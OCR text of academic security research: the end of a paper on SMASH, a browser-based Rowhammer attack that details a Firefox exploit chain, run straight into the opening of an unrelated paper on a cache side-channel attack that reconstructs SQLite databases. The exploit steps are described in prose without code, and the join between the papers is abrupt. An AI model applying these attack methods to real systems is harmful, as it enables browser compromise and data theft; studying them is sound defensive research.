


Figure 9: The time spent on each of the different parts of the initialization. Measurement are repeated $n = 10$ times. Most time is spent on synchronization.




Figure 10: The cumulative number of unique bit flips on respectively systems $\mathcal{S}_0$ and $\mathcal{S}_1$ during a single run of 10 hours, using our implementation in JavaScript and the patterns of Table 3. The horizontal axis shows time passed in minutes, excluding the one minute initialization. In Section 9 we consider time until first *exploitable* bit flip.

(i.e., fewer dummies necessary) compared to $\mathcal{S}_0$ which means the introduction of hits will have a larger relative effect on the time in between activations of (a,b). As a consequence, using too many `NOP`s make these patterns too slow to trigger bit flips.

Our implementation in JavaScript is able to trigger bit flips on systems $\mathcal{S}_0$ and $\mathcal{S}_1$. We observed that the occurrence of bit flips on $\mathcal{S}_1$ is less frequent compared to $\mathcal{S}_0$. Although we observe this too using our native implementation, it is reasonable to expect that the difference is exaggerated by the more stringent synchronization requirements (i.e., the smaller `NOP` ranges) for systems $\mathcal{S}_1$ and $\mathcal{S}_2$, compared to $\mathcal{S}_0$. Since `NOP`s are not available in JavaScript, our implementation uses `XOR`s instead. Both instructions are cheap, yet the `XOR`-loop in JavaScript has more overhead and therefore introduces a delay with coarser granularity. This makes it harder to target the sweet spot of systems $\mathcal{S}_1$ and $\mathcal{S}_2$.

8.3 JavaScript implementation benchmarks

We now evaluate the performance of our JavaScript implementation, running on the latest version of Mozilla's JavaScript runtime SpiderMonkey. In particular, we consider the program's initialization phase (e.g. time spent on detecting page colors) and hammering phase.

Initialization. The attacker starts by running the slice-coloring algorithm to reveal the page color of 500 huge pages backing their `ArrayBuffer`. Next, the attacker uses a subset (the size of which depends on the pattern's length) of huge pages to assemble the first self-evicting pattern. Finally, the attacker needs to take care of synchronization and does so by varying the number of `XOR`s in front of the pattern.

Figure 9 reports the time spent on each of these steps: "First eviction set" and "Colors 500 huge pp." together report the time required by the slice-coloring algorithm to find five huge pages of the same color and subsequently using them to reveal the color of 500 other pages, respectively. Lastly, "Soft sync." reports the time spent on finding the right number of `XOR`s for soft synchronization. Each measurement has been repeated 10 times. On average, it takes an attacker one minute to complete the initialization. Note that the soft synchronization step takes the longest. In our implementation, we use amplified time measurements to estimate how many times the pattern fits inside the refresh interval `tREFI` of 7.8 µs before using it for hammering. If the pattern fits four times, then it is a good candidate for hammering as shown in Figures 7 and 8.

Hammer time. With the initialization complete, the attacker starts hammering in search of an exploitable bit flip. To hammer different rows, the attacker simply changes the subset of huge pages used for pattern assembly. Figure 10 shows the cumulative number of unique bit flips over time during a single 10 hour experiment on $\mathcal{S}_0$ and $\mathcal{S}_1$. Section 9 shows how we can use these bit flips to compromise SpiderMonkey.

8.4 Discussion

To perform SMASH successfully, the attacker needs to be aware of the victim's memory configuration. In particular, without knowing the DRAM addressing functions and at least one n-sided pattern that bypasses TRR, it is not possible to build a self-evicting pattern. While fingerprinting is possible to detect a specific system, the attacker can also try different configurations until one is successful.

9 Exploitation

After harvesting all the primitives to re-enable Rowhammer from the browser on modern DDR4 systems, we can now use Rowhammer bit flips to build an exploit. For our proof-of-concept exploit, we target the latest version of the Firefox browser at time of writing (v. 81.0.1) running on Ubuntu 18.04 with the latest updates and Linux kernel 4.15.0-111-generic installed. Our exploitation techniques mimic the ones of the original GLitch exploit [11]. However, GLitch takes advantage of WebGL and the GPU to exploit the browser on ARMv7 (32-bit) systems. As a consequence, we cannot rely on the same GPU-triggered bit flips, vulnerable templates, or memory massaging techniques.

9.1 Memory massaging

In Section 5 we discussed how an attacker can obtain physically-contiguous memory in the browser using THP or by massaging power-of-two allocators (e.g., Linux's buddy allocator [2]). We now discuss these techniques and how we use them for our exploit.

THP. Transparent Huge Pages (THP) need to be enabled in the operating system as the Firefox browser does not explicitly request the use of huge pages when performing large allocations. However, it does carry out MB-aligned allocations for large objects e.g. when allocating a large `ArrayBuffer`. As a result, with THP enabled the operating system will transparently back these objects with huge pages, which the attacker can use to template memory for vulnerable locations. Unfortunately, THP are hard to split for exploitation which means that we can only trigger bit flips on memory we already control. This means that we still need to massage the operating system's allocator to land a 4 kB page on a vulnerable template after releasing the huge page back to the operating system.

Massaging buddy. In order to release the huge pages backing our vulnerable `ArrayBuffer`s to the operating system we need to force the browser to `munmap` the associated mapping. To do so we trick SpiderMonkey, the browser's JavaScript runtime, into releasing all the references to it by transferring the `ArrayBuffer` to a Web Worker and then killing the Web Worker. Finally, we massage the buddy allocator in Linux [2] into providing us with the same 4 kB page frames that previously formed a huge page.

The buddy allocator used by Linux distributions tries to first serve applications with all the available 4 kB pages before fragmenting larger memory blocks. This means that in order to split the 2 MB page containing a vulnerable template we first need to exhaust all the smaller power-of-two contiguous allocations i.e., 4 kB, 8 kB, 16 kB, etc. Depending on the amount of memory available to the system, this approach can reach near-out-of-memory situations which may cause the operating system to abort the application. In our experiments we always managed to get the huge page split and reused by smaller objects before the operating system would kill the application.

Once Firefox reuses the vulnerable 2 MB page, we can now identify which 4 kB objects are backed by this contiguous chunk of memory by exploiting a timing side channel on the self-evicting hammering pattern discussed in Section 6. This technique is similar to what was described for the page coloring algorithm. Indeed, if the pages being used are 2 MB-aligned, the self-evicting pattern will again reach DRAM with every "alleged" cache miss and also cause a bank conflict. But when this is not the case, memory accesses will generate row hits at best but most likely cache hits since the addresses will map to different cache sets.

9.2 Vulnerable templates

The GLitch exploit relies on a technique known as type flipping. This exploits the fact that modern browsers [1,5] encode pointers in "invalid" double-precision floating point numbers (i.e., NaN values). These NaN values defined in the IEEE 754 double-precision floating point encoding cannot store any useful information for mathematical computations. The Firefox browser uses some of these $2^{53}-1$ unused values to store pointers in it. The type flipping technique exploits this "abuse" of the NaN value to turn pointers into numbers and vice versa. In other words we can break ASLR and craft arbitrary pointers by simply triggering Rowhammer bit flips on values stored inside JavaScript `Array`s. The outcome of the operation depends on the direction of the bit flips (i.e., if it is a 1-to-0 or 0-to-1 bit flip).

The exploit chain. The end-to-end exploit gives the attacker an arbitrary read/write primitive inside the browser which can then be escalated to remote code execution using different strategies [13, 39]. We first allocate a small (inlined) `ArrayBuffer`. These objects store metadata and data consecutively in memory and allow byte-granular memory reads. This property makes them a perfect target for browser exploitation. Then the exploit chain unfolds in three stages.

1. We store the pointer to this `ArrayBuffer` in a vulnerable `Array` cell and then trigger a 1-to-0 bit flip on this pointer in order to derandomize the location of the object (and consequently its data).

2. With knowledge of the location of this buffer, we now need to leak its header's metadata in order to craft a counterfeit object that we fully control. To leak the header's metadata we rely on a fake `JSString`. `JSString`s are easy to craft since they simply contain the pointer to the data and some constant metadata. Unfortunately, they are immutable which means that they provide us only

with an arbitrary read primitive. We use the pointer we leaked in the previous step to craft the fake `JSString` and leak the `ArrayBuffer`'s metadata.

3. Finally, we craft a fake `ArrayBuffer` using the metadata leaked in the previous step and reuse the 0-to-1 bit flip to create a reference to it. These nested `ArrayBuffer`s allow us to overwrite the pointer of the inner buffer from the outer one. This provides us with the arbitrary read/write primitive we were seeking.

Firefox 64-bit. Firefox implements two different NaN-boxing techniques for 32 and 64-bit architecture. The abstract design is similar, but the kinds of bit flips that can be used for exploitation differs. If the value stored in the `Array` is greater than a special tag value ($\texttt{0xfff80000} \ll 32$ on 64-bit) the value is stripped of the type-casting metadata and then used as a canonical pointer. Due to the larger pointer size on 64-bit systems, the number of exploitable bit flips is reduced compared to 32-bit systems. Frigo et al. [11] report 25 out of 64 bits to be exploitable on every `Array` entry. In our case, we can exploit only 15 out of 64 bits, making the exploitation more cumbersome.

Evaluation. We evaluated our exploit on test bed $\mathcal{S}_0$. The exploit chain runs in a matter of seconds. Finding a first exploitable bit flip, however, takes more time. We run our experiments 40 times looking for an exploitable 1-to-0 and 0-to-1 bit flip. The median times to first exploitable bit flip (after initialization) are 703.5 s (about 13 min) and 857 s (about 16 min) respectively for 1-to-0 and 0-to-1 bit flips. However, these values have a large variance. In fact, in some of our runs we could detect exploitable bit flips in as little as 6 s for 1-to-0 and 44 s for 0-to-1 flips.

10 Mitigations

We briefly discuss three possible directions for mitigating Rowhammer in general and SMASH in particular.

Mitigating Rowhammer in hardware. Rowhammer is a vulnerability in DRAM hardware and it is sensible to expect that it should be fixed in hardware. Unfortunately it will take many years for newer and more effective mitigations to reach end users. Furthermore, given that future DRAM devices will feature even smaller transistors, it remains to be seen whether it is possible to build effective mitigations for such devices. Nevertheless, there are three directions in which the security of future DRAM devices can be improved: first, hardware manufacturers can build more precise samplers at a higher cost, either inside the DRAM device or at the memory controller. Second, more aggressive error correction than existing solutions [9] can be deployed to reduce the probability of triggering bit flips. Third, the number of potential activations can be limited depending on the access patterns and the vulnerability of a given DRAM device. All three directions come with either performance or storage overhead, not to mention an additional power consumption.

Mitigating Rowhammer in software. There have been many proposals for mitigating Rowhammer in software while hardware mitigations become available. There are however issues with their security, compatibility or performance. CATT [6] proposes to protect kernel memory from getting hammered by user memory using a guard page. Unfortunately kernel memory may directly be exposed to user memory through common mechanisms such as the page cache, leaving the system exposed [14]. ALIS [38] and GuardION [42] try to protect the rest of the system against memory regions that may be hammered, but these solutions require changes to each software and furthermore do not protect the rest of the system against attacks. ZebRAM [20] tries to partition a VM's memory into safe and unsafe regions using odd and even rows. The safe region can be directly accessed by the VM, while the unsafe region is used as an ECC-protected swap cache. ZebRAM's design, while secure against known attacks, has non-trivial performance overhead with memory-intensive workloads.

Mitigating SMASH. We now discuss more pragmatic mitigations that make it harder to exploit browsers with SMASH without addressing the underlying Rowhammer vulnerability. The current version of SMASH relies on THP for the construction of efficient self-evicting patterns. Disabling THP, while introducing some performance overhead, would stop the current instance of SMASH. Furthermore, our exploit relies specifically on corrupting pointers in the browser to break ASLR and pivot to a counterfeit object. Protecting the integrity of pointers in software or in hardware (e.g., using PAC [23]) would stop the current SMASH exploit.

11 Conclusion

We showed that Internet users are still affected by the Rowhammer vulnerability in modern DDR4 devices. These devices require many-sided Rowhammer patterns for bypassing their TRR mitigation. Efficiently executing such patterns in JavaScript without access to cache flushing instructions and contigous physical memory is specially challenging. We discovered a new property of the TRR mitigation that in combination with a careful selection of hammering addresses allowed us to create efficient many-sided Rowhammer patterns in the browser. Triggering bit flips in JavaScript, however, required us to go one step further and carefully schedule cache accesses with respect to the refresh commands issued by the CPU's memory controller. Our end-to-end exploit, called SMASH,

can fully compromise the Firefox browser with all the mitigations enabled in 15 minutes on average. We discussed future directions for mitigating Rowhammer attacks in general and SMASH in particular.

Acknowledgements

We thank our shepherd Vasileios Kemerlis and the anonymous reviewers for their valuable feedback. This work was supported by the European Union's Horizon 2020 research and innovation programme under grant agreements No. 786669 (ReAct) and No. 825377 (UNICORE), by Intel Corporation through the Side Channel Vulnerability ISRA, by the Netherlands Organisation for Scientific Research through grants NWO 639.021.753 VENI "PantaRhei", and NWO 016.Veni.192.262. This paper reflects only the authors' view. The funding agencies are not responsible for any use that may be made of the information it contains.

References

[1] Value.h. https://searchfox.org/mozilla-central/source/js/public/Value.h (commit 9c72508f) (visited on 2021-02-09).

[2] Physical Page Allocation, 2019. https://web.archive.org/web/20190306040105/https://www.kernel.org/doc/gorman/html/understand/understand009.html (visited on 2021-02-09).

[3] Andreas Abel and Jan Reineke. nanoBench: A Low-Overhead Tool for Running Microbenchmarks on x86 Systems. In *ISPASS '20*. IEEE.

[4] Zelalem Birhanu Aweke, Salessawi Ferede Yitbarek, Rui Qiao, Reetuparna Das, Matthew Hicks, Yossi Oren, and Todd M. Austin. ANVIL: Software-Based Protection Against Next-Generation Rowhammer Attacks. In *ASPLOS '16*. ACM.

[5] Erik Bosman, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Dedup Est Machina: Memory Deduplication as an Advanced Exploitation Vector. In *S&P '16*. IEEE.

[6] Ferdinand Brasser, Lucas Davi, David Gens, Christopher Liebchen, and Ahmad-Reza Sadeghi. CAn't Touch This: Software-only Mitigation against Rowhammer Attacks targeting Kernel Memory. In *USENIX Security '17*. USENIX Association.

[7] Samira Briongos, Pedro Malagón, José Manuel Moya, and Thomas Eisenbarth. RELOAD+REFRESH: Abusing Cache Replacement Policies to Perform Stealthy Cache Attacks. In *USENIX Security '20*. USENIX Association.

[8] Lucian Cojocar, Jeremie S. Kim, Minesh Patel, Lillian Tsai, Stefan Saroiu, Alec Wolman, and Onur Mutlu. Are We Susceptible to Rowhammer? An End-to-End Methodology for Cloud Providers. In *S&P '20*. IEEE.

[9] Lucian Cojocar, Kaveh Razavi, Cristiano Giuffrida, and Herbert Bos. Exploiting Correcting Codes: On the Effectiveness of ECC Memory Against Rowhammer Attacks. In *S&P '19*. IEEE.

[10] Alireza Farshin, Amir Roozbeh, Gerald Q. Maguire Jr, and Dejan Kostic. Make the Most out of Last Level Cache in Intel Processors. In *EuroSys '19*. ACM.

[11] Pietro Frigo, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Grand Pwning Unit: Accelerating Microarchitectural Attacks with the GPU. In *S&P '18*. IEEE.

[12] Pietro Frigo, Emanuele Vannacci, Hasan Hassan, Victor van der Veen, Onur Mutlu, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. TRRespass: Exploiting the Many Sides of Target Row Refresh. In *S&P '20*. IEEE.

[13] Samuel Groß. Exploiting a Cross-mmap Overflow in Firefox, 2017. https://web.archive.org/web/20200915100228/https://saelo.github.io/posts/firefox-script-loader-overflow.html (visited on 2021-02-09).

[14] Daniel Gruss, Moritz Lipp, Michael Schwarz, Daniel Genkin, Jonas Juffinger, Sioli O'Connell, Wolfgang Schoechl, and Yuval Yarom. Another Flip in the Wall of Rowhammer Defenses. In *S&P '18*. IEEE.

[15] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In *DIMVA '16*. Springer.

[16] Sanghyun Hong, Pietro Frigo, Yigitcan Kaya, Cristiano Giuffrida, and Tudor Dumitras. Terminal Brain Damage: Exposing the Graceless Degradation in Deep Neural Networks Under Hardware Fault Attacks. In *USENIX Security '19*. USENIX Association.

[17] Jeremie S. Kim, Minesh Patel, Abdullah Giray Yaglikçi, Hasan Hassan, Roknoddin Azizi, Lois Orosa, and Onur Mutlu. Revisiting RowHammer: An Experimental Analysis of Modern DRAM Devices and Mitigation Techniques. In *ISCA '20*. IEEE.

[18] Yoongu Kim, Ross Daly, Jeremie S. Kim, Chris Fallin, Ji-Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In *ISCA '14*. IEEE.

[19] David Kohlbrenner and Hovav Shacham. Trusted Browsers for Uncertain Times. In *USENIX Security '16*. USENIX Association.

[20] Radhesh Krishnan Konoth, Marco Oliverio, Andrei Tatar, Dennis Andriesse, Herbert Bos, Cristiano Giuffrida, and Kaveh Razavi. ZebRAM: Comprehensive and Compatible Software Protection Against Rowhammer Attacks. In *OSDI '18*. USENIX Association.

[21] Andrew Kwong, Daniel Genkin, Daniel Gruss, and Yuval Yarom. RAMBleed: Reading Bits in Memory Without Accessing Them. In *S&P '20*. IEEE.

[22] Jung-Bae Lee. Green Memory Solution. *Samsung Electronics' Investor's Forum*, 2014.

[23] Hans Liljestrand, Thomas Nyman, Kui Wang, Carlos Chinea Perez, Jan-Erik Ekberg, and N. Asokan. PAC it up: Towards Pointer Integrity using ARM Pointer Authentication. In *USENIX Security '19*. USENIX Association.

[24] Moritz Lipp, Michael Schwarz, Lukas Raab, Lukas Lamster, Misiker Tadesse Aga, Clémentine Maurice, and Daniel Gruss. Nethammer: Inducing Rowhammer Faults through Network Requests. In *EuroS&P Workshops '20*. IEEE.

[25] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks are Practical. In *S&P '15*. IEEE.

[26] Clémentine Maurice, Nicolas Le Scouarnec, Christoph Neumann, Olivier Heen, and Aurélien Francillon. Reverse Engineering Intel Last-Level Cache Complex Addressing Using Performance Counters. In *RAID '15*. Springer.

[27] Ross McIlroy, Jaroslav Sevcík, Tobias Tebbi, Ben L. Titzer, and Toon Verwaest. Spectre is here to stay: An analysis of side-channels and speculative execution. *CoRR*, 2019.

[28] Micron. DDR4 SDRAM Datasheet. page 380, 2016.

[29] Microsoft Edge Team. Mitigating speculative execution side-channel attacks in Microsoft Edge and Internet Explorer, 2018.

[30] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In *USENIX Security '16*. USENIX Association.

[31] Filip Pizlo. What Spectre and Meltdown Mean For WebKit, 2018. https://webkit.org/blog/8048/what-spectre-and-meltdown-mean-for-webkit/ (visited on 2021-02-09).

[32] Damian Poddebniak, Juraj Somorovsky, Sebastian Schinzel, Manfred Lochter, and Paul Rösler. Attacking Deterministic Signature Schemes Using Fault Attacks. In *EuroS&P '18*. IEEE.

[33] Kaveh Razavi, Ben Gras, Erik Bosman, Bart Preneel, Cristiano Giuffrida, and Herbert Bos. Flip Feng Shui: Hammering a Needle in the Software Stack. In *USENIX Security '16*. USENIX Association.

[34] Tom Ritter. Fuzzy Timers Changes, 2018. https://hg.mozilla.org/mozilla-central/rev/920270da576f (visited on 2021-02-09).

[35] Tom Ritter. Set Timer Resolution to 1ms with Jitter, 2018. https://bugzilla.mozilla.org/show_bug.cgi?id=1451790 (visited on 2021-02-09).

[36] Mark Seaborn and Thomas Dullien. Exploiting the DRAM rowhammer bug to gain kernel privileges. In *Black Hat USA*, 2015.

[37] Andrei Tatar, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Defeating Software Mitigations Against Rowhammer: A Surgical Precision Hammer. In *RAID '18*. Springer.

[38] Andrei Tatar, Radhesh Krishnan Konoth, Elias Athanasopoulos, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Throwhammer: Rowhammer Attacks over the Network and Defenses. In *USENIX ATC '18*. USENIX Association.

[39] argp. OR'LYEH? The Shadow over Firefox, 2016. http://www.phrack.org/issues/69/14.html (visited on 2021-02-09).

[40] The Chromium Projects. Mitigating Side-Channel Attacks, 2018. https://www.chromium.org/Home/chromium-security/ssca (visited on 2021-02-09).

[41] Victor van der Veen, Yanick Fratantonio, Martina Lindorfer, Daniel Gruss, Clémentine Maurice, Giovanni Vigna, Herbert Bos, Kaveh Razavi, and Cristiano Giuffrida. Drammer: Deterministic Rowhammer Attacks on Mobile Platforms. In *CCS '16*. ACM.

[42] Victor van der Veen, Martina Lindorfer, Yanick Fratantonio, Harikrishnan Padmanabha Pillai, Giovanni Vigna, Christopher Kruegel, Herbert Bos, and Kaveh Razavi. GuardION: Practical Mitigation of DMA-Based Rowhammer Attacks on ARM. In *DIMVA '18*. Springer.

[43] Pepe Vila, Pierre Ganty, Marco Guarnieri, and Boris Köpf. CacheQuery: learning replacement policies from hardware caches. In *PLDI '20*. ACM.

[44] Yuan Xiao, Xiaokuan Zhang, Yinqian Zhang, and Radu Teodorescu. One Bit Flips, One Cloud Flops: Cross-VM Row Hammer Attacks and Privilege Escalation. In *USENIX Security '16*. USENIX Association.

[45] Thomas Yang and Xi-Wei Lin. Trap-Assisted DRAM Row Hammer Effect. *IEEE Electron Device Letters*, 2019.

[46] Yuval Yarom, Qian Ge, Fangfei Liu, Ruby B. Lee, and Gernot Heiser. Mapping the Intel Last-Level Cache. *IACR Cryptol. ePrint Arch.*, 2015.

A DRAM Addressing Functions

Table 5: The DRAM addressing functions for different memory configurations on Intel Skylake, Kaby Lake, Coffee Lake, and Coffee Lake Refresh microarchitectures.

Organization				Addressing			Min. alloc.
Ch.	DIMMs/Ch.	Ranks	Banks	LSB row	Bank	Ch.	
2	2	2	16	20	7-14, 15-20, 16-21, 17-22, 18-23, 19-24	8-9-12-13-18-19	3.0 MB
2	1	2	16	19	7-14, 15-19, 16-20, 17-21, 18-22	8-9-12-13-15-18	1.5 MB
1	2	2	16	19	6-13, 14-19, 15-20, 16-21, 17-22, 18-23	—	1.5 MB
1	1	2	16	18	6-13, 14-18, 15-19, 16-20, 17-21	—	0.75 MB
2	1	1	16	18	7-14, 15-18, 16-19, 17-20	8-9-12-13-15-16	0.75 MB
1	2	1	16	18	6-13, 14-18, 15-19, 16-20, 17-21	—	0.75 MB
1	1	1	16	17	6-13, 14-17, 15-18, 16-19	—	0.38 MB

B Address Selection

Table 6: Start with an arbitrary huge page offset a. To find the offset b that together with a forms a double-sided pair mapping to different sets but the same slice, take a and change the bits given in the table. For example, on $\mathcal{S}_0$ we have $b = a \oplus (1 \ll 18) \oplus (1 \ll 15) \oplus (1 \ll 11) \oplus (1 \ll 10)$.

System	Row addition or subtraction	Same bank	Same slice
$\mathcal{S}_0$	18	15	11, 10
$\mathcal{S}_1$	20	16	13, 9
$\mathcal{S}_2$	20	16	13, 9

C Default THP Setting

Table 7: The default THP setting on popular Linux distributions. SMASH requires `always`.

Linux distribution	Version	Default `/sys/kernel/mm/transparent_hugepage/enable`
Ubuntu	Desktop 20.04 LTS	`madvise`
Fedora	33 Workstation	`madvise`
Linux Mint	20.1	`madvise`
Manjaro	20.2.1	`madvise`
Debian	10.7.0	`always`
CentOS	8	`always`
Kali Linux	2021 W02	`always`
openSUSE	Leap 15.2	`always`

Database Reconstruction from Noisy Volumes: A Cache Side-Channel Attack on SQLite

Aria Shahverdi
University of Maryland
ariash@umd.edu

Mahammad Shirinov*
Bilkent University
shrnvm@gmail.com

Dana Dachman-Soled†
University of Maryland
danadach@umd.edu

Abstract

We demonstrate the feasibility of database reconstruction under a cache side-channel attack on SQLite. Specifically, we present a Flush+Reload attack on SQLite that obtains approximate (or "noisy") volumes of range queries made to a private database. We then present several algorithms that, taken together, reconstruct nearly the exact database in varied experimental conditions, given these approximate volumes. Our reconstruction algorithms employ novel techniques for the approximate/noisy setting, including a noise-tolerant clique-finding algorithm, a "Match & Extend" algorithm for extrapolating volumes that are omitted from the clique, and a "Noise Reduction Step" that makes use of the closest vector problem (CVP) solver to improve the overall accuracy of the reconstructed database. The time complexity of our attacks grows quickly with the size of the range of the queried attribute, but scales well to large databases. Experimental results show that we can reconstruct databases of size $100,000$ and ranges of size 12 with an error percentage of 0.11% in under 12 hours on a personal laptop.

1 Introduction

Data processing in the cloud is becoming continually more pervasive and cloud computing is intrinsic to the business model of various popular services such as Microsoft's Office 365, Google's G suite, Adobe Creative Cloud or financial services such as intuit [1]. Besides for cloud usage by industry, federal agencies are now utilizing cloud services, even for storage and analytics of sensitive data. For example, Microsoft recently won a $10 billion government contract from the Department of Defense (DoD) to create a "secure cloud" for the Pentagon [3]. While providing important functionality, processing of sensitive information in the cloud raises important security challenges. In the extreme case, one may not trust the cloud server itself to handle the sensitive data, corresponding to a threat model in which the cloud server is assumed to be malicious. In this case, data must be encrypted, which raises the challenging task of computation over encrypted data. Techniques and tools for computation over encrypted data have been addressed in a myriad of papers [9, 12, 27, 31] and various privacy attacks have also been exhibited [23, 29]. A weaker threat model, considered in this work, assumes that the server may be trusted to handle the sensitive data (e.g. a privacy agreement has been signed with the cloud service), but that a spy process is running on the same public server. If a spy process is co-located with the victim on the same physical machine they will share hardware such as a cache, which serves as a side channel.

Our goal is to explore the effect of side-channels on open-source database engines. We present an attack on SQLite, a C-language library that implements a small and fast SQL database engine and is among the top ten databases in the ranking released by db-engines.com. Our threat model assumes that an external user queries a private database stored on a victim VM, upon which the victim VM processes the query using SQLite and returns the result to the external user. The attacker is disallowed from directly querying the database or observing the outputs of a query. Since the attacker is running a spy VM co-located with the victim VM in the cloud, it can monitor the shared cache to obtain side-channel leakage. The goal of the attacker is to reconstruct the column upon which the victim is making range queries.

Relationship to attacks on Searchable Encryption. Our work is inspired by the line of works of Kellaris et al. [23], Grubbs et al. [16], Lacharité et al. [26] and Grubbs et al. [17]. These works exhibited database reconstruction attacks in scenarios where range queries are made to an *encrypted* database and the access pattern (i.e. which records are returned) [23, 26] or communication volume (i.e. the number of records re-

*Part of this work was done while the author was an intern at the University of Maryland.

†Work supported in part by NSF grants #CNS-1933033, #CNS-1840893, #CNS-1453045 (CAREER), by a research partnership award from Cisco and by financial assistance award 70NANB15H328 and 70NANB19H126 from the U.S. Department of Commerce, National Institute of Standards and Technology.

turned) [16,23] is observed by the malicious server. However, recall that in our threat model, an attacker cannot simply observe the access pattern or communication volume, and must instead resort to side channels (such as a shared cache) to learn information. Indeed, our attack will utilize the cache side-channel to learn information about the communication volume of the range queries. Briefly, this is done by finding a line of code that is executed once for each record returned in a response to a range query, and tracking how many times that line of code is executed.

Since cache side-channels are inherently noisy, we are only able to measure the *approximate* or *noisy* volumes of the range queries. We emphasize that even adding a small amount of noise to the volume of each range foils the reconstruction attacks from prior work. We assessed the effects of noise on brute force reconstruction (an analogue of the brute force algorithm suggested by [23] for the dense database setting), and on the clique-finding approach developed by [16]. As will be discussed in depth in Section 1.1, we conclude that both of these approaches fail in the noisy setting.

Our approach. We develop a new algorithmic approach that reduces our noisy problem to other computational problems that are well-studied in the literature and for which highly optimized solvers have been developed. Specifically, we will leverage both a noise-tolerant clique-finding algorithm (similar to [16], but with some crucial modifications) as well as a closest vector problem (CVP) solver. In more detail, we first use the noisy cache data to craft an instance of the clique-finding problem that is noise-tolerant. Recovered cliques will then be used to obtain candidate databases that are "close" to the original database. To extrapolate volumes that may be entirely missing from the recovered cliques, we develop a "Match & Extend" algorithm. After the Match & Extend step, we expect to have reconstructed approximate volumes for all ranges. We then apply a "Noise Reduction Step" that takes the "close" solution outputted by the previous step, consisting of approximate volumes for each of the ranges $[i,i]$ for $i \in N$, and uses it to craft an instance of the CVP problem. Solutions to the CVP problem correspond to reconstructed databases in which the overall noise is further reduced.

We note that since our side-channel attack proceeds by measuring (approximate) range query volumes, it is agnostic to whether the victim's database is encrypted. As long as the spy can monitor a line of code that is executed by the database engine for each record returned by a range query, our attack is feasible. Searchable encryption schemes that have this property would still be susceptible to this side-channel attack. For example searchable encryption schemes that can be integrated with standard database engines, such as order preserving encryption [6,8] and order revealing encryption [10].

A limitation of our work is that our approach uses solvers for NP-hard problems as subroutines. The complexity of these NP-hard problems grows quickly with the size of the range, and therefore will work well in practice for ranges up to size 15. This is in contrast to the recent work of Grubbs et al. [17], which showed how to do "approximate reconstruction" in a way that scales only with the desired accuracy level and not the range size. However, the work of Grubbs et al. [17] assumes the adversary gets to perfectly observe the *access pattern*—i.e. which records are returned for each query—which provides far more information than simply observing the volumes. It seems difficult to extract the *access pattern* for a response to a database query from a cache side-channel attack.[1]

We extensively test our attack in various scenarios, using real databases (with data distribution close to uniform), as well as synthetic databases with Gaussian data and various settings of the standard deviation. We also experiment with uniform queries (each possible range query is made with equal probability) and non-uniform queries (different range queries are made with different probabilities). We also extend our analysis to study the effect of extra load on the system. Furthermore, we extend the Match & Extend algorithm by studying what will happen if not all the possible ranges are queried.

Formal setting. We consider a database of size n and an attribute with range size N for which range queries (i.e. SQL queries that return all records corresponding to values between $[a,b]$) can be made. The size of query response corresponding to range query $[a,b]$ is denoted by $\big|[a,b]\big|$ and, similar to Grubbs et al. [16], the volumes in the form of $[1,i]$ for $1 \leq i \leq N$ are called "elementary volumes". Note that to fully recover all the ranges in the form $[i,i]$ it is enough to recover "elementary volumes". In this paper each volume is represented by a node in a graph. A node with label v_i correspond to a range of volume v_i. In this paper we refer to each node of the graph by its label. The goal of our attack is to reconstruct the entire column corresponding to the field with range size N. Specifically, for each $i \in [N]$, we would like to recover the number of records n_i that take value i in the attribute under inspection. The focus of this work is on "dense" databases, meaning that every possible value from 1 to N is taken by some records in the database.[2] For simplicity, we assume that ranges are always from $1-N$. However, the result generalizes to any range $a-b$, where database records

[1] To extract access pattern from the cache, Prime & Probe must be used to monitor the data cache, and because a single record from the database can fill a large portion of the cache, it is difficult to distinguish which records were accessed by observing only the cache. Additionally, the mapping from the memory location to cache line is not one to one and hence, a large number of records will map to the same cache locations, making it difficult to distinguish which records were accessed.

[2] We note that in the searchable encryption setting this is not the typical case since ciphertexts encrypting values between 1 and N are typically sampled from a larger space. However, in this work, our main focus is on cleartext databases and attackers who learn information about them via the cache side-channel.

can take on at most N discrete values within the range. Our attack model assumes that a malicious party can only launch side-channel attacks to reconstruct the database. In particular, we assume that the attacker monitors its read timing from a cache line to deduce useful information about the victim. As discussed, the noise introduced by the cache side-channel makes our setting more challenging.[3]

1.1 Our Contributions

We next summarize the main contributions of this work.

